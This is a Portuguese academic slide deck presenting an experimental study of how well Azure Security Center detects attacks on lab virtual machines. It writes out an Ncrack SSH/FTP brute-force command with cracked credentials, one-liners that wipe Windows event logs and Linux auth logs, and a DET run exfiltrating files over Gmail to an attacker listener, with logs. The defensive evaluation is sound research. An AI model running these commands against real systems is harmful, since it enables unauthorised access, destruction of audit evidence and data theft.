

Pesquisa Experimental Sobre Ataques Cibernéticos em Serviços de Infraestruturas de Nuvens Públicas Baseadas em Soluções Microsoft Azure

Mateus da Silva dos Santos
Daniel Stefani Marcon



JESUÍTAS BRASIL



Somos infinitas possibilidades

Agenda

- Introdução
- Trabalhos relacionados
- Metodologia
- Ataques / Resultados
- Conclusão



Introdução - Contextualização

- Transformação dos negócios e da infraestrutura de TI
- Expansão de serviços em nuvem
- Evolução da segurança para nuvem



Introdução - Motivação

- Segurança da Nuvem X Segurança na Nuvem
- Utilização do serviço de nuvem no modelo IaaS
- Intensão dos consumidores em utilizar controles de segurança nativos do provedor de nuvem
- **Objetivo deste trabalho:** avaliar a eficiência e efetividade dos controles de segurança nativos da nuvem Azure e apresentar os métodos utilizados para execução de ataques cibernéticos em nuvem



Trabalhos Relacionados

- Golnoosh Tajadod, Lynn Batten, K. Govinda (2012) realizaram uma avaliação qualitativa da segurança implementada nos provedores AWS e Microsoft.
 - O resultado do trabalho conclui que a segurança oferecida pela Microsoft apresenta um nível mais adequado
 - Por utilizar uma avaliação qualitativa, o trabalho demonstra um resultado superficial
 - O presente trabalho demonstra de forma experimental um resultado diferente
- Roveda et al. (2016) realiza uma avaliação qualitativa dos mecanismos de segurança em soluções de nuvem open source (OpenStack, Open Nebula e CloudStack)



Metodologia

- Pesquisa experimental referente à eficiência e efetividade das soluções de segurança disponibilizadas pelo provedor Microsoft
 - Com aceção específica
- Experimentos realizados com base no documento Cloud Penetration Testing Guidance, disponibilizado pela Cloud Security Alliance - 2019
- **Escopo de avaliação:** serviço de IaaS disponibilizado pelo provedor Microsoft e controle de segurança Azure Security Center




Metodologia – Cenário do Experimento

- Máquinas virtuais executando na infraestrutura da Azure: Linux Ubuntu Server, Windows 10 e Windows Server 2012 R2
- Especificações da infraestrutura: rede virtual da Azure, DNS da Azure, armazenamento (uso geral V1) e Azure Monitor
- Todas configurações seguiram as boas práticas do provedor
- **Modelos de segurança testados:** sem azure security center, azure security center básico e azure security center standard



Ataques – Elevação de Privilégios

- Comando SSH: Ncrack -U USER -P PASS -p SSH IP_DESTINO
- Comando FTP: Ncrack -U USER -P PASS -p FTP IP_DESTINO
- 1.685 combinações de credenciais (5 usuários e 337 senhas)



```
root@kali:~/Desktop/Hydra# ncrack -U user -P pass -p ftp 40.117.248.216

Starting Ncrack 0.6 ( http://ncrack.org ) at 2019-05-04 12:22 EDT

Discovered credentials for ftp on 40.117.248.216 21/tcp:
40.117.248.216 21/tcp ftp: 'lab01' 'Unisino$1234'


Ncrack done: 1 service scanned in 144.04 seconds.

Ncrack finished.
root@kali:~/Desktop/Hydra#
```




Resultados – Elevação de Privilégios

Servidor 02 – Linux (SSH)




Servidor 03 – Windows Server (FTP)



Resultados – Elevação de Privilégios

Detecção do ataque – Windows Server (FTP)



Ataques – Adulteração e Repúdio

- Sistema operacional Windows: For /F "tokens=*"%1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
- Sistema operacional Linux: >/var/log/auth.log
- 3.7 Mb de logs deletados

VM04-LAB (2) - 40.117.248.216:3389 - Conexão de Área de Trabalho Remota

System

Event Viewer

File Action View Help

Event Viewer (Local)

Custom Views

Windows Logs

Name	Type	Number of Events	Size
Application	Administrative	3,087	2.07 MB
Security	Administrative	38,410	20.00 MB
Setup	Operational	8	68 KB
System	Administrative	3,054	1.07 MB
Forwarded Events	Operational	0	0 Bytes

VM04-LAB (2) - 40.117.248.216:3389 - Conexão de Área de Trabalho Remota

System

Event Viewer

File Action View Help

Event Viewer (Local)

Custom Views


Windows Logs

Name	Type	Number of Events	Size
Application	Administrative	0	68 KB
Security	Administrative	2	68 KB
Setup	Operational	0	68 KB
System	Administrative	4	68 KB
Forwarded Events	Operational	0	0 Bytes




Resultados – Adulteração e Repúdio

Servidor 01 – Windows 10




Servidor 02 – Linux



Resultados – Adulteração e Repúdio

Servidor 03 – Windows Server



Resultados – Adulteração e Repúdio


Detecção do ataque – Windows Server

An event log was cleared
VMQ4-LAB

[Saiba mais](#)

The alerts investigation experience will be retired on July 31st, 2019. [Click here to learn on improved alternatives](#) →

Informações gerais

DESCRIÇÃO	Machine logs indicate a suspicious event log clearing operation by user: 'VMQ4-LAB\lab01' in Machine: '-'. The System log was cleared.
HORA DA ATIVIDADE	domingo, 12 de maio de 2019 18:57:01
SEVERIDADE	i Evento notável
ESTADO	Ativo
RECURSO ATACADO	VMQ4-LAB
ASSINATURA	Pago pelo Uso (02e7f0af-7faf-423e-96b4-ca51252fde2e)
DETECTADO POR	 Microsoft
AMBIENTE	Azure
TIPO DE RECURSO	Virtual Machine
COMPROMISED HOST	VMQ4-LAB
DOMAIN NAME	VMQ4-LAB



Ataque – Vazamento de Informações

```
root@VM03-LAB: /home/lab01/teste/DET-master
2019-05-02.00:03:55] Using gmail as transport method
2019-05-02.00:03:56] Sleeping for 2 seconds
2019-05-02.00:03:56] [gmail] Sending 697 bytes in mail
2019-05-02.00:03:56] Sleeping for 1 seconds
2019-05-02.00:03:57] Using gmail as transport method
2019-05-02.00:03:57] [gmail] Sending 633 bytes in mail
2019-05-02.00:03:58] Using gmail as transport method
2019-05-02.00:03:58] [gmail] Sending 793 bytes in mail
2019-05-02.00:03:58] Sleeping for 1 seconds
2019-05-02.00:03:59] Using gmail as transport method
2019-05-02.00:03:59] [gmail] Sending 635 bytes in mail
2019-05-02.00:03:59] Sleeping for 10 seconds
2019-05-02.00:04:00] Sleeping for 9 seconds
2019-05-02.00:04:09] Using gmail as transport method
2019-05-02.00:04:09] Using gmail as transport method
2019-05-02.00:04:09] [gmail] Sending 679 bytes in mail
2019-05-02.00:04:09] [gmail] Sending 677 bytes in mail
2019-05-02.00:04:10] Sleeping for 8 seconds
2019-05-02.00:04:11] Sleeping for 6 seconds
2019-05-02.00:04:17] Using gmail as transport method
2019-05-02.00:04:17] [gmail] Sending 797 bytes in mail
2019-05-02.00:04:17] Sleeping for 5 seconds
2019-05-02.00:04:18] Using gmail as transport method
2019-05-02.00:04:18] [gmail] Sending 779 bytes in mail
2019-05-02.00:04:19] Sleeping for 2 seconds
2019-05-02.00:04:21] Using gmail as transport method
2019-05-02.00:04:21] [gmail] Sending 795 bytes in mail
2019-05-02.00:04:22] Sleeping for 7 seconds
2019-05-02.00:04:22] Using gmail as transport method
2019-05-02.00:04:23] [gmail] Sending 789 bytes in mail
2019-05-02.00:04:23] Sleeping for 2 seconds
2019-05-02.00:04:25] Using gmail as transport method
2019-05-02.00:04:25] [gmail] Sending 777 bytes in mail
```

```
root@VM03-LAB:/home/lab01/teste/DET-master# python det.py -c config-sample.json -d /home/lab01/teste/Infor Users/ -p gmail
```


```
root@kali: ~/Desktop/DET/DET
05-02.00:03:45] Received 623 bytes
05-02.00:03:45] Received 615 bytes
05-02.00:03:46] Received 789 bytes
05-02.00:03:49] Received 665 bytes
05-02.00:03:49] Received 303 bytes
05-02.00:03:49] Received 809 bytes
05-02.00:03:50] Received 19 bytes
05-02.00:03:50] File cards.txt recovered
05-02.00:03:50] Received 741 bytes
05-02.00:03:51] Received 737 bytes
05-02.00:03:51] Received 705 bytes
05-02.00:03:59] Received 645 bytes
05-02.00:03:59] Received 743 bytes
05-02.00:04:00] Received 697 bytes
05-02.00:04:00] Received 633 bytes
05-02.00:04:03] Received 793 bytes
05-02.00:04:03] Received 635 bytes
05-02.00:04:11] Received 679 bytes
05-02.00:04:14] Received 677 bytes
05-02.00:04:21] Received 737 bytes
05-02.00:04:21] Received 779 bytes
05-02.00:04:24] Received 795 bytes
05-02.00:04:25] Received 789 bytes
```

```
root@kali:~/Desktop/DET/DET# python det.py -c config-sample.json -L -p gmail
```



Resultados – Vazamento de Informações

Servidor 02 – Linux



Conclusão

- **Baixa eficiência na detecção de ataques cibernéticos e acréscimo na utilização de recursos computacionais**
- Resultados demonstram **9.5% de efetividade** (2 detecções em 21 simulações)
- Solução desenvolvida em 2016 e em constante evolução (mais de 21 atualizações em 2019)
- Trabalhos futuros:
 - Comparação experimental entre o provedor Microsoft e outros provedores do mercado
 - Realização do experimento novamente após a implementação dos novos recursos de segurança
 - Expansão dos experimentos e dos cenários avaliados e implementação de outras soluções de segurança nas máquinas virtuais do experimento para realizar a comparação dos dados obtidos entre a solução nativa do provedor e a solução externa



Obrigado!

Perguntas?

Contato: mateussantos@edu.unisinos.br



JESUÍTAS BRASIL



Somos infinitas possibilidades 18

Referências

- PAULO, S.; 2002, E. A. S. (Ed.). Como Elaborar Projetos de Pesquisa. 4a. ed. São Paulo: Atlas, 2002. 137–142 p
- Cloud Security Alliance Cloud penetration testing guidance 2019.
- Cyber Security Insiders Cloud security report 2018
- Enterprise Strategy Group Research insights report 2018
- MELL, P.; GRANCE, T. The NIST Definition of Cloud Computing Recommendations of the National Institute of Standards and Technology Nist Special Publication, Estados Unidos, 2011.
- Microsoft Penetration testing rules of engagement 2019.
- S. Subashinin, V. Kavitha. A survey on security issues in service delivery models of cloud computing. Anna University Tirunelveli, Tirunelveli, TN 627007, India, n. July, p. 11, 2010

